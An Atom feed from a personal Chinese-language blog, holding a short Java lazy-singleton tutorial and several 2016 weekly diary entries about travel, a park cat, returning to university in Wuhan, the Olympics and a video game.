<?xml version="1.0" encoding="utf-8"?>
<feed xmlns="http://www.w3.org/2005/Atom">
  <title>Rainie&#39;s Blog</title>
  <subtitle>Too simple,sometimes naive</subtitle>
  <link href="/atom.xml" rel="self"/>
  
  <link href="https://RainieZhang-yilia.github.io/"/>
  <updated>2017-03-29T08:59:43.383Z</updated>
  <id>https://RainieZhang-yilia.github.io/</id>
  
  <author>
    <name>Rainie</name>
    <email>lntuzhr2014@126.com</email>
  </author>
  
  <generator uri="http://hexo.io/">Hexo</generator>
  
  <entry>
    <title>我的家</title>
    <link href="https://RainieZhang-yilia.github.io/2017/03/29/%E6%88%91%E7%9A%84%E5%AE%B6/"/>
    <id>https://RainieZhang-yilia.github.io/2017/03/29/我的家/</id>
    <published>2017-03-29T08:57:42.000Z</published>
    <updated>2017-03-29T08:59:43.383Z</updated>
    
    <content type="html"><![CDATA[<p>目标：</p>
<ul>
<li>设计一个类，只能生成该类的一个实例</li>
<li>单例模式</li>
</ul>
<p>关键点：</p>
<ul>
<li>一个类只有一个实例，这是最基本的</li>
<li>它必须自行创建这个实例</li>
<li>它必须自行向整个系统提供这个实例</li>
</ul>
<p>实现方式</p>
<ul>
<li>懒汉模式（类加载时不初始化）</li>
<li>饿汉模式（在类加载时就完成了初始化）</li>
</ul>
<p>###懒汉式单例模式<br>懒汉模式代码如下：</p>
<figure class="highlight java"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div></pre></td><td class="code"><pre><div class="line"><span class="keyword">package</span> Singleton;</div><div class="line">	</div><div class="line">	<span class="keyword">public</span> <span class="class"><span class="keyword">class</span> <span class="title">LazySingleton</span> </span>&#123; </div><div class="line">	    <span class="keyword">private</span> <span class="keyword">static</span> LazySingleton intance = <span class="keyword">null</span>;</div><div class="line">	    	    <span class="function"><span class="keyword">private</span> <span class="title">LazySingleton</span><span class="params">()</span></span></div><div class="line">	    &#123;</div><div class="line">	        </div><div class="line">	    &#125;</div><div class="line">	    </div><div class="line">	    <span class="function"><span class="keyword">public</span> <span class="keyword">static</span> <span class="keyword">synchronized</span> LazySingleton <span class="title">getInstance</span><span class="params">()</span></span></div><div class="line">	    &#123;</div><div class="line">	        <span class="keyword">if</span>(intance == <span class="keyword">null</span>)</div><div class="line">	        &#123;</div><div class="line">	            intance = <span class="keyword">new</span> LazySingleton();</div><div class="line">	        &#125;</div><div class="line">	        <span class="keyword">return</span> intance;</div><div class="line">	    &#125;</div><div class="line">	&#125;</div></pre></td></tr></table></figure>
<p>关键点：（代码注释上已给出）</p>
<ul>
<li>构造函数定义为私有—不能在别的类中来获取该类的对象，只能在类自身中得到自己的对象</li>
<li>成员变量为static的，没有初始化—类加载快，但访问类的唯一实例慢，static保证在自身类中获取自身对象</li>
<li>公开访问点getInstance：public和synchronized的—public保证对外公开，synchronized同步保证多线程时的正确性（因为类变量不是在加载时初始化的）</li>
</ul>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;目标：&lt;/p&gt;
&lt;ul&gt;
&lt;li&gt;设计一个类，只能生成该类的一个实例&lt;/li&gt;
&lt;li&gt;单例模式&lt;/li&gt;
&lt;/ul&gt;
&lt;p&gt;关键点：&lt;/p&gt;
&lt;ul&gt;
&lt;li&gt;一个类只有一个实例，这是最基本的&lt;/li&gt;
&lt;li&gt;它必须自行创建这个实例&lt;/li&gt;
&lt;li&gt;它必须自行向整个系
    
    </summary>
    
    
  </entry>
  
  <entry>
    <title>旧事 哪天才能歌唱的话 10.30-11.05</title>
    <link href="https://RainieZhang-yilia.github.io/2016/11/06/diary-2016-1030-1105/"/>
    <id>https://RainieZhang-yilia.github.io/2016/11/06/diary-2016-1030-1105/</id>
    <published>2016-11-06T02:36:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<iframe frameborder="no" border="0" marginwidth="0" marginheight="0" width="330" height="86" src="http://music.163.com/outchain/player?type=2&id=694286&auto=0&height=66"></iframe>

<p>想起网易账户密码泄露，就发生在10月底。<br>去年的这个时候，我是受害者之一。</p>
<p>但我没有着急改密码。<br>一是因为那个时候，我过着一种近乎抑郁灰白的生活。<br>所有的社交工具都停掉了，也不与人交流。<br>很多事情我不愿碰。<br>像燃尽的烟柱，自己伸手一掸，搞不好满世界尘埃<br>还不如让风来悄悄瘗埋。</p>
<p>二是因为一位神秘的朋友闯进了生活。<br>我很喜欢冲绳民谣，在云音乐里上传了BEGIN的《三线の花》与《笑颜不变》。<br>这位朋友搞到我的账号密码后，貌似没做什么坏事，光给我推荐歌曲了…<br>TA先上传了没有版权的《岛人ぬ宝》，再后来是夏川和中孝介的一些歌。<br>那时，这些音乐，居然成了我跟外界连通的唯一绳索。</p>
<a id="more"></a>
<p>有个晚上狂风暴雨，我在深大门口已经等了一小时的车。<br>最终回到家，直接把湿透的身体，躺在花纹诡异的瓷砖上。<br>耳边传来中孝介备受摧残的声音…<br>太爽了。<br>也许世界虚无和冰冷，但我可以若无其事。<br>人生苦短，真理靠边站。</p>
<p>深呼吸。<br>过了午夜，可以，重新开始。</p>
<blockquote>
<p>喜びも悲しみも いつの日か唄えるなら<br><strong>无论喜悦还是悲伤 要说哪天才能歌唱的话</strong><br>この島の土の中 秋に泣き冬に耐え<br><strong>在这座岛的土里 泣于深秋 忍受寒冬</strong><br>春に咲く 三線の花<br><strong>春天绽放 三线之花</strong></p>
</blockquote>
]]></content>
    
    <summary type="html">
    
      &lt;iframe frameborder=&quot;no&quot; border=&quot;0&quot; marginwidth=&quot;0&quot; marginheight=&quot;0&quot; width=330 height=86 src=&quot;http://music.163.com/outchain/player?type=2&amp;id=694286&amp;auto=0&amp;height=66&quot;&gt;&lt;/iframe&gt;

&lt;p&gt;想起网易账户密码泄露，就发生在10月底。&lt;br&gt;去年的这个时候，我是受害者之一。&lt;/p&gt;
&lt;p&gt;但我没有着急改密码。&lt;br&gt;一是因为那个时候，我过着一种近乎抑郁灰白的生活。&lt;br&gt;所有的社交工具都停掉了，也不与人交流。&lt;br&gt;很多事情我不愿碰。&lt;br&gt;像燃尽的烟柱，自己伸手一掸，搞不好满世界尘埃&lt;br&gt;还不如让风来悄悄瘗埋。&lt;/p&gt;
&lt;p&gt;二是因为一位神秘的朋友闯进了生活。&lt;br&gt;我很喜欢冲绳民谣，在云音乐里上传了BEGIN的《三线の花》与《笑颜不变》。&lt;br&gt;这位朋友搞到我的账号密码后，貌似没做什么坏事，光给我推荐歌曲了…&lt;br&gt;TA先上传了没有版权的《岛人ぬ宝》，再后来是夏川和中孝介的一些歌。&lt;br&gt;那时，这些音乐，居然成了我跟外界连通的唯一绳索。&lt;/p&gt;
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
  </entry>
  
  <entry>
    <title>旧事 木头人 10.23-10.29</title>
    <link href="https://RainieZhang-yilia.github.io/2016/10/30/diary-2016-1023-1029/"/>
    <id>https://RainieZhang-yilia.github.io/2016/10/30/diary-2016-1023-1029/</id>
    <published>2016-10-30T02:36:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/diary-15.jpg" alt=""></p>
<p>10月的最后一周，想在天气变冷前，完成一组照片。<br>主题跟树林有关，因为我很喜欢这个季节树叶的厚重感。<br>不过，木头比人难拍太多了。<br>人非草木，起码有表情，有温度，可以装扮。<br>有两次回来，我直接就把照片全删了，心情不太爽，怎么想都是这些树木不配合。</p>
<p>后来妥协，是不是我得自己做些改变，营造一种拟人的环境呢？<br>因此按快门时，我都很平常的喊一声：“一二三茄子！”<br>那时天色已黑，别人一看这里没人啊…<br>吓坏了两个孩子。<br>对不起！</p>
<p>另外，一个很重要的经验<br>去小树林记得要带six god…</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/diary-15.jpg&quot; alt=&quot;&quot;&gt;&lt;/p&gt;
&lt;p&gt;10月的最后一周，想在天气变冷前，完成一组照片。&lt;br&gt;主题跟树林有关，因为我很喜欢这个季节树叶的厚重感。&lt;br&gt;不过，木头比人难拍太多了。&lt;br&gt;人非草木，起码有
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
  </entry>
  
  <entry>
    <title>旧事 荔枝永远红不了 10.16-10.22</title>
    <link href="https://RainieZhang-yilia.github.io/2016/10/23/diary-2016-1016-1022/"/>
    <id>https://RainieZhang-yilia.github.io/2016/10/23/diary-2016-1016-1022/</id>
    <published>2016-10-23T02:36:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/diary-14.jpg" alt=""></p>
<p>这只猫，是我在公园认识的。<br>一年前它还很小，每天穿行于古旧的荔枝林。<br>傍晚我习惯到公园跑步，总能在固定的地点，看到阳光把它拉成巨大猛兽的情景。<br>然而它更喜欢阴影。</p>
<p>第一次碰到它，他就躲在阴影里。<br>因为是在车底，给它起了个名字<br>叫阿杜…（逻辑满分，拒绝吐槽）</p>
<a id="more"></a>
<p>阿杜起先很怕人。<br>我一走近，它就跳到树丛里，又好奇地瞪大眼珠往外看。<br>外面的世界很精彩呀，但也可能很危险。这可能是它的信条。<br>然而，在偶然喂过它几回后，它就单方面宣布和我友好了…<br>猫以食为天，信条是什么？可以吃吗？</p>
<p>但我只是个过客，阿杜的流浪生活还得继续。<br>并且，这不意味着自由。<br>第一，它每个傍晚都要回到公园，因为这里才有游人吃剩的食物；<br>第二，跟其他小猫不一样，它居然不会爬树！</p>
<p>所以，阿杜对树上的荔枝很感兴趣。<br>在它的视角，可能那是会日渐变大的玩具球吧。<br>有次我在树下的石凳上看书，是《树上的男爵》<br>想到柯西莫倔强地在树上度过一生，阿杜却学不会爬树，这真是个有趣的玩笑。<br>回过头来，它一动不动地伸长脖子，正瞪着眼睛往上看。<br>空气里漂浮着明媚的尘埃，它的眼睛里好似藏了个宇宙。</p>
<p>想什么呢？谁知道。反正够不着，像星星。</p>
<p>但不能上树的猫，和在树上不下来的柯西莫才能简单明亮，<br>最复杂的，是站在地上，又能够着“荔枝”的这个世界。<br>熟了的苹果，掉下来，砸了牛顿的头。<br>阿杜却永远等不到荔枝掉下来的那天。</p>
<p>因为，后来发生一件事，说有流浪猫死在树下，也有小孩子经过荔枝林时头晕。<br>大家都说是荔枝喷了农药。又有公园的工作者出来“澄清”，说没有喷洒农药。<br>真真假假，早已说不清。<br>我只记得，期待了一季的荔枝，在6月将要变红的那几天，被人一扫而空。<br>因为你要快人一步，才能占得先机，迟了一天，荔枝就到别人口袋了。<br>得到了，就可以，青涩的果实？无所谓。</p>
<p>外面的世界好精彩…</p>
<p>这个小小的生灵，用这双眼眸，观望着它不能理解的世界。<br>这是不幸，也是幸；它躲在阴影里，也站在了太阳下。<br>那就继续期待吧阿杜。<br>在来年。</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/diary-14.jpg&quot; alt=&quot;&quot;&gt;&lt;/p&gt;
&lt;p&gt;这只猫，是我在公园认识的。&lt;br&gt;一年前它还很小，每天穿行于古旧的荔枝林。&lt;br&gt;傍晚我习惯到公园跑步，总能在固定的地点，看到阳光把它拉成巨大猛兽的情景。&lt;br&gt;然而它更喜欢阴影。&lt;/p&gt;
&lt;p&gt;第一次碰到它，他就躲在阴影里。&lt;br&gt;因为是在车底，给它起了个名字&lt;br&gt;叫阿杜…（逻辑满分，拒绝吐槽）&lt;/p&gt;
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
  </entry>
  
  <entry>
    <title>旧事 返校日 10.8-10.15</title>
    <link href="https://RainieZhang-yilia.github.io/2016/10/20/diary-2016-1008-1015/"/>
    <id>https://RainieZhang-yilia.github.io/2016/10/20/diary-2016-1008-1015/</id>
    <published>2016-10-20T02:36:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/diary-13.jpg" alt=""></p>
<p>“我要回武汉！”<br>这句话说了一千遍，终于兑现成一张动车票。</p>
<p>三年前，毕业的第二天，行李被盗，大学时所有的物件付之东流。<br>背着空空的行囊回家，越想越委屈，导演剧本不对啊，人家西游记八十一难，好歹是个HAPPY ENDING…<br>感觉自己有一种迷之体质，总可以把平静的生活过得波澜壮阔。<br>左脸黑线，右脸微笑，这种技能不是谁都可以，我在考虑要不申个遗。</p>
<p>总之，国庆后大家都返工，过上岁月静好的生活时，我一个人扛起了到武汉搞事情的大旗。</p>
<a id="more"></a>
<h3 id="办证"><a href="#办证" class="headerlink" title="办证"></a>办证</h3><p>首先我要办一些证件。<br>而流程的起源，是我需要到院教务处，盖一个章。<br>所以我就来到大雷音寺，如来佛问：什么事？<br>我：我的经书丢了。<br>佛：谁可以证明你是取经人？<br>我：李世民<br>佛：那你给李世民打个电话<br>我：…</p>
<p>盖这个章的关键，就是要给当年的辅导员打一个电话，而他也要记得起我。<br>拨通电话的那一刻，心里忐忑不安。<br>据说李世民早已不当皇帝，他去了云南，说不定正在苍山洱海旁葛优躺，过着往事如烟的生活。<br>而我可能连如烟也算不上，只是一颗小小的灰烬。<br>他会记得我吗？</p>
<p>电话通了，蒋导的嗓音貌似刚睡醒…我心里早已准备好几千字的自我介绍。<br>幸运的是，我刚说出名字，他就记起了我，还说了几件印象深刻的往事。<br>这说明我命里还是有挺多贵人，如果没有你们，我连那半张脸的微笑都会没有。</p>
<p>还算顺利，拿着盖章的证明到了户政科。<br>这个时候，办理业务的人寥寥无几，火爆的武汉也随境遇变得柔和起来。<br>工作的大姐温柔地说，你下午来，现在办不了哦<br>我问为什么，大姐说，我们网络坏了<br>我很激动，我我我，我会修，我是专业的<br>大姐说：滚</p>
<p>有意思。<br>不被信任的技术水平，一直是我校学子得以奋进的动力…<br>这个优良传统三年没变过，给你点个赞，我选择死亡。</p>
<h3 id="迎新晚会"><a href="#迎新晚会" class="headerlink" title="迎新晚会"></a>迎新晚会</h3><p>几天里骑着ofo小黄车在校园瞎逛<br>这个季节对于武汉，简直是种恩赐。<br>风很柔和，阳光可以把影子拽得好长<br>荷塘充盈，桂花也开了<br>梧桐叶的绿还在绵延，准备等待一夜秋雨瞬间染红的辉煌。</p>
<p>晚上刚好遇到迎新晚会，决定去看看。<br>端着单反走进会场，心里还想着怎么说清楚我不是新生，但希望有个座位这回事。<br>迎面一个学生会领袖身份的人，过来就对我说：你终于来了，坐第一排吧，这位置好拍照…<br>完了还给我几颗糖吃，太贴心了！<br>这位学弟，你也是我的贵人…但希望你工作仔细点啊</p>
<p>那就只能冒充是记者部的学弟了！<br>晚会开始前，我就想，毕竟我比他们大7岁<br>会不会有代沟？<br>会不会有鬼畜视频？<br>会不会一上来就跳《极乐净土》？</p>
<p>事实上，晚会非常的小清新，更多的是才艺展示。<br>想到很多以前的事情，也想到偌大的校园，几乎没有我认识的人了。<br>但有这群可爱的学弟学妹，华科人也会像梧桐叶一样，周而复始的成长吧。<br>总之是个奇妙而完美的夜晚。</p>
<p>嗯，糖也挺甜的…</p>
<h3 id="又一段路"><a href="#又一段路" class="headerlink" title="又一段路"></a>又一段路</h3><p>办完事情，校园也逛得差不多，我知道该离去了。<br>但还有时间，我计划去另外一个，离武汉不远的地方玩玩。<br>神农架、三峡、庐山、南昌，四选一。<br>不想出游被太多因素干扰，抛了两个硬币决定。<br>南昌。</p>
<p>去南昌，我就可以凑齐三大名楼。<br>但之前的黄鹤楼和岳阳楼都不算很满意，我这次把心理预期降到最低。<br>这样一来，觉得滕王阁还不错。<br>有时候想，岳阳楼记里的“不以物喜不以己悲”境界太高，不是每个人都能达到的。<br>如果这碗鸡汤你喝不下，就像王勃一样真性情好了。<br>孤鹜不见，落霞常在，该笑就笑，该哭就哭，有什么大不了？</p>
<p>晚上联系一个老朋友，告诉他我来你家乡啦<br>他觉得我太潇洒，又跑去玩儿了。</p>
<p>那时我正在秋水广场看这一江的秋水<br>恍惚间，又想起毕业时行李不见的情景<br>我冲出动车站，旁边人来人往，我一人站在那感觉身体动不了，南风呼呼地吹<br>只剩下一副耳机，放着五月天的《孙悟空》，里面唱道：</p>
<p><strong>“如果要让我活<br>请给我快乐苦痛<br>我从不怕爱错<br>就怕没爱过…”</strong></p>
<p>有时候<br>你们觉得我浪的风生水起时，<br>我只不过又是独自一人，走过了一段快乐又苦痛的艰难路程呀。</p>
<p>—— END. Litten on 10.20 （<em>一些照片在<a href="http://litten.me/gallery/%E8%BF%94%E6%A0%A1%E6%97%A5?password=guest" target="_blank" rel="external">这里</a></em>）</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/diary-13.jpg&quot; alt=&quot;&quot;&gt;&lt;/p&gt;
&lt;p&gt;“我要回武汉！”&lt;br&gt;这句话说了一千遍，终于兑现成一张动车票。&lt;/p&gt;
&lt;p&gt;三年前，毕业的第二天，行李被盗，大学时所有的物件付之东流。&lt;br&gt;背着空空的行囊回家，越想越委屈，导演剧本不对啊，人家西游记八十一难，好歹是个HAPPY ENDING…&lt;br&gt;感觉自己有一种迷之体质，总可以把平静的生活过得波澜壮阔。&lt;br&gt;左脸黑线，右脸微笑，这种技能不是谁都可以，我在考虑要不申个遗。&lt;/p&gt;
&lt;p&gt;总之，国庆后大家都返工，过上岁月静好的生活时，我一个人扛起了到武汉搞事情的大旗。&lt;/p&gt;
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
  </entry>
  
  <entry>
    <title>旧事 Way Home 10.1-10.7</title>
    <link href="https://RainieZhang-yilia.github.io/2016/10/08/diary-2016-1001-1007/"/>
    <id>https://RainieZhang-yilia.github.io/2016/10/08/diary-2016-1001-1007/</id>
    <published>2016-10-08T02:36:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/diary-10.jpg" alt=""></p>
<p>《Way Home》是押尾的一首指弹，算不上热门，听的人也少。<br>我不喜欢一首吉他曲太过工整，羽翼丰满的老鹰，就没有了小鸟的自在。<br>不过，教科书般的工整，就有一种禁锢的美感。<br>音符好似尺子上的刻度，不差分毫。<br>如果时间也是一把尺子，那回家这件事也应该是清晰有力的刻度吧。</p>
<p>九月的最后一天，听着它，回了家。</p>
<p>推开门，好像一个转场回到从前，书包一丢，喊一句：我回来了，好累啊<br>然后倒在沙发上等吃的，电视上正放着《数码宝贝》。<br>这才应该是那个“无限大な梦”啊！</p>
<a id="more"></a>
<p>再选了一个圩日，回岭景<br>我喜欢拍那些村民跨过小木桥去赶圩的场景。<br>很容易就能定格他们的笑脸<br>因为事情很简单，收获了中意的衣服，或者零食、玩具，就是完美的一天。</p>
<p><img src="/assets/blogImg/diary-12.jpg" alt=""></p>
<p>无论泗罗河变得清或浊<br>无论竹林变得密或疏<br>无论是小木桥，还是后来修建的水泥桥<br>他们都可以不关心。</p>
<p><img src="/assets/blogImg/diary-11.jpg" alt=""></p>
<p>很多事情，只要你不关心，<br>你就没有了软肋，拥有了无敌的buff，<br>就能很容易把笑容挂在脸上</p>
<p>真理。</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/diary-10.jpg&quot; alt=&quot;&quot;&gt;&lt;/p&gt;
&lt;p&gt;《Way Home》是押尾的一首指弹，算不上热门，听的人也少。&lt;br&gt;我不喜欢一首吉他曲太过工整，羽翼丰满的老鹰，就没有了小鸟的自在。&lt;br&gt;不过，教科书般的工整，就有一种禁锢的美感。&lt;br&gt;音符好似尺子上的刻度，不差分毫。&lt;br&gt;如果时间也是一把尺子，那回家这件事也应该是清晰有力的刻度吧。&lt;/p&gt;
&lt;p&gt;九月的最后一天，听着它，回了家。&lt;/p&gt;
&lt;p&gt;推开门，好像一个转场回到从前，书包一丢，喊一句：我回来了，好累啊&lt;br&gt;然后倒在沙发上等吃的，电视上正放着《数码宝贝》。&lt;br&gt;这才应该是那个“无限大な梦”啊！&lt;/p&gt;
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
  </entry>
  
  <entry>
    <title>旧事 凯里 9.11-9.24</title>
    <link href="https://RainieZhang-yilia.github.io/2016/09/25/diary-2016-0911-0924/"/>
    <id>https://RainieZhang-yilia.github.io/2016/09/25/diary-2016-0911-0924/</id>
    <published>2016-09-25T02:36:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/diary-9.jpg" alt=""></p>
<blockquote>
<p><em>市面上的web相册都不好用，干脆自己做了个<a href="http://litten.me/gallery/%E7%8E%A9%C2%B7%E5%87%AF%E9%87%8C?password=guest" target="_blank" rel="external">相册</a>，github开源，取名为<a href="https://github.com/litten/zing-gallery" target="_blank" rel="external">Zing</a>，待填坑…</em></p>
</blockquote>
<hr>
<p>6月初，要上腾讯大讲堂分享。<br>PPT准备得差不多，缺了个演讲的节奏。<br>我希望的风格是逻辑分明，又不会太过枯燥的，但均衡好这两者并不简单。</p>
<p>又发觉，“逻辑分明”加“不太枯燥”，<br>掌握不好节奏，就是“一本正经“加”胡说八道”的意思呀！<br>这让我有点慌，搞不好过不久别人就指着我说：看，前端界的泥石流…</p>
<p>于是那几天，一直听“一席”来找灵感。<br><a href="http://yixi.tv/lecture/366" target="_blank" rel="external">毕赣《路边野餐》</a>的那一段意外的好，也从中深深地记住了一个陌生的地名：<strong>凯里</strong>。</p>
<p>我喜欢那种，经行语言（而不是光影）就能渲染出来的，边陲小镇特有的青翠与市侩。</p>
<a id="more"></a>
<p>中秋之后的那个早上，醒来得莫名的早。<br>想起凯里，顺手查了动车票，意外的只剩一张，出发时间是两小时后。那还来得及，走起吧。</p>
<p>于是从深圳到广州，再到贵阳，再到凯里，再到西江千户苗寨，我就到了这个以前压根不知道的地方。<br>百转千回的路程，好像电影胶片被剪辑掉，然后镜头一转，苗家的姑娘就捧着酒站到跟前。</p>
<p>西江和九月，是两个很烂俗的词。<br>世界上有很多个地方叫西江，也有很多首歌叫九月。<br>然而九月的西江，是一段深刻的旅行。<br>发生的许多事情，看到的许多景，足以忘烦忧。对我来说这就够了。</p>
<p>人们总是要用“说走就走”来标榜旅行，<br>貌似有了它，才多了一份洒脱。<br>但于我说，这样经常是迫不得已，<br>如果能够，我喜欢一个词，叫“蓄谋已久”。</p>
<p>我可以精心准备，旅行如约而至。<br>仿佛是一位尊贵的客人，<br>出现在那个预期的，天朗气清的时分。<br>这说明，你的生活总掌握在自己的手里。</p>
<p>用不着洒脱，才是最大的洒脱。</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/diary-9.jpg&quot; alt=&quot;&quot;&gt;&lt;/p&gt;
&lt;blockquote&gt;
&lt;p&gt;&lt;em&gt;市面上的web相册都不好用，干脆自己做了个&lt;a href=&quot;http://litten.me/gallery/%E7%8E%A9%C2%B7%E5%87%AF%E9%87%8C?password=guest&quot;&gt;相册&lt;/a&gt;，github开源，取名为&lt;a href=&quot;https://github.com/litten/zing-gallery&quot;&gt;Zing&lt;/a&gt;，待填坑…&lt;/em&gt;&lt;/p&gt;
&lt;/blockquote&gt;
&lt;hr&gt;
&lt;p&gt;6月初，要上腾讯大讲堂分享。&lt;br&gt;PPT准备得差不多，缺了个演讲的节奏。&lt;br&gt;我希望的风格是逻辑分明，又不会太过枯燥的，但均衡好这两者并不简单。&lt;/p&gt;
&lt;p&gt;又发觉，“逻辑分明”加“不太枯燥”，&lt;br&gt;掌握不好节奏，就是“一本正经“加”胡说八道”的意思呀！&lt;br&gt;这让我有点慌，搞不好过不久别人就指着我说：看，前端界的泥石流…&lt;/p&gt;
&lt;p&gt;于是那几天，一直听“一席”来找灵感。&lt;br&gt;&lt;a href=&quot;http://yixi.tv/lecture/366&quot;&gt;毕赣《路边野餐》&lt;/a&gt;的那一段意外的好，也从中深深地记住了一个陌生的地名：&lt;strong&gt;凯里&lt;/strong&gt;。&lt;/p&gt;
&lt;p&gt;我喜欢那种，经行语言（而不是光影）就能渲染出来的，边陲小镇特有的青翠与市侩。&lt;/p&gt;
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
  </entry>
  
  <entry>
    <title>旧事 imweb-conf 9.4-9.10</title>
    <link href="https://RainieZhang-yilia.github.io/2016/09/11/diary-2016-0904-0910/"/>
    <id>https://RainieZhang-yilia.github.io/2016/09/11/diary-2016-0904-0910/</id>
    <published>2016-09-11T02:36:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>“<a href="http://imweb.io/topic/57d8ded5eebf12d673f74cdc?utm_source=tuicool&amp;utm_medium=referral" target="_blank" rel="external">imweb-conf 2016</a> ”周六开始<br>每到这个时候，都觉得一年又过去得这么快。<br>今年，有直播，有嘉宾，居然还有饭吃，太厉害了。</p>
<p>回想自己第一次上台，也是在这个大会。<br>不过，当时说的啥肯定很傻。<br>但记得我做了个不错的开场。<br>果然吹牛更能达成诗和远方、光芒万丈的效果。</p>
<p>另外一个期待，就是能见着许多老朋友<br>他们风尘仆仆，从各地赶来。<br>八千里路云和月，千里江陵一日还，仿佛一种迷之仪式感，出场的时候都应该会有bgm响起</p>
<p>然而周六那天，突然就发烧了<br>应该是前两夜熬夜做设计带来的连锁反应。<br>那晚做了个梦：皓月当空，天光似水<br>而我的想法居然是，这个月亮好碍眼，怎么用图章工具把这月亮给干掉…</p>
<p>Photoshop有毒，真的。</p>
<p>恍惚中想起那个，每年惊蛰，朋友从东方带来一壶酒的故事…<br>然而早已白露而不是惊蛰，世间上也没有那壶叫醉生梦死的酒。</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;“&lt;a href=&quot;http://imweb.io/topic/57d8ded5eebf12d673f74cdc?utm_source=tuicool&amp;amp;utm_medium=referral&quot; target=&quot;_blank&quot; rel=&quot;external&quot;&gt;imweb
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
  </entry>
  
  <entry>
    <title>旧事 奥运 8.14-8.20</title>
    <link href="https://RainieZhang-yilia.github.io/2016/08/21/diary-2016-0814-0820/"/>
    <id>https://RainieZhang-yilia.github.io/2016/08/21/diary-2016-0814-0820/</id>
    <published>2016-08-21T02:36:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/diary-5.jpg" alt="by Chow Hon Lam on Dribble"> </p>
<p>每晚小板凳备好，乐呵去守着CCTV5<br>里约这个时差刚刚好，反正我忙得不行，只有晚上这点属于自己的时间。</p>
<p>这两周主要看乒乓赛事<br>最好看还是男团张继科打郑荣植那场<br>郑的反手很强，张却持续使用反手拧拉<br>攻彼之长，陷入苦战</p>
<p>杨影相当着急，也说张应该选择打正手<br>扬长避短，吃瓜群众都看得出来，何尝张不知道呢？<br>只是，如果这么做，他就可能是马琳或刘国梁，而不是那个鲜衣怒马的张继科了。</p>
<p>可能这才是我喜欢的奥运吧。</p>
<p>人有时候，<br>就应该热血而执拗<br>就应该忽略掉喋喋不休的劝诫<br>就应该蠢到无与伦比，不懂变通<br>只为在最终的最终，说上一句：<br>“还是我赢了”。</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/diary-5.jpg&quot; alt=&quot;by Chow Hon Lam on Dribble&quot;&gt; &lt;/p&gt;
&lt;p&gt;每晚小板凳备好，乐呵去守着CCTV5&lt;br&gt;里约这个时差刚刚好，反正我忙得不行，只有晚上这点属于自己的时间。&lt;/
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
  </entry>
  
  <entry>
    <title>旧事 神海 8.7-8.13</title>
    <link href="https://RainieZhang-yilia.github.io/2016/08/14/diary-2016-0807-0813/"/>
    <id>https://RainieZhang-yilia.github.io/2016/08/14/diary-2016-0807-0813/</id>
    <published>2016-08-14T02:36:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/diary-2.jpg" alt="神秘海域4"></p>
<h4 id="神秘海域"><a href="#神秘海域" class="headerlink" title="神秘海域"></a>神秘海域</h4><p>从5月买的游戏，现在才有时间玩上。<br>近乎满分的作品，感谢顽皮狗一直以来的热诚。<br>同时，“神海”已经取缔了“古墓”在我心目中的地位…</p>
<p>寻宝之路，哪来这么多的浪漫色彩？<br>你以为人生已经圆满，<br>你以为生活早已波澜不惊，<br>你以为年少的轻狂已只能想想而已</p>
<p>但风云变幻就在一瞬，<br>谎言、梦想、亲情、背叛，如子弹般交织成网，<br>射穿了千丝万缕的爱恨情仇，也留下一个千疮百孔的自己。</p>
<p>无论正牌反派，他们都是有血有肉的灵魂。</p>
<p>德雷克拿起玩具水枪的那一幕，<br>让我觉得顽皮狗和育碧之间，至少差了10个B社。</p>
<a id="more"></a>
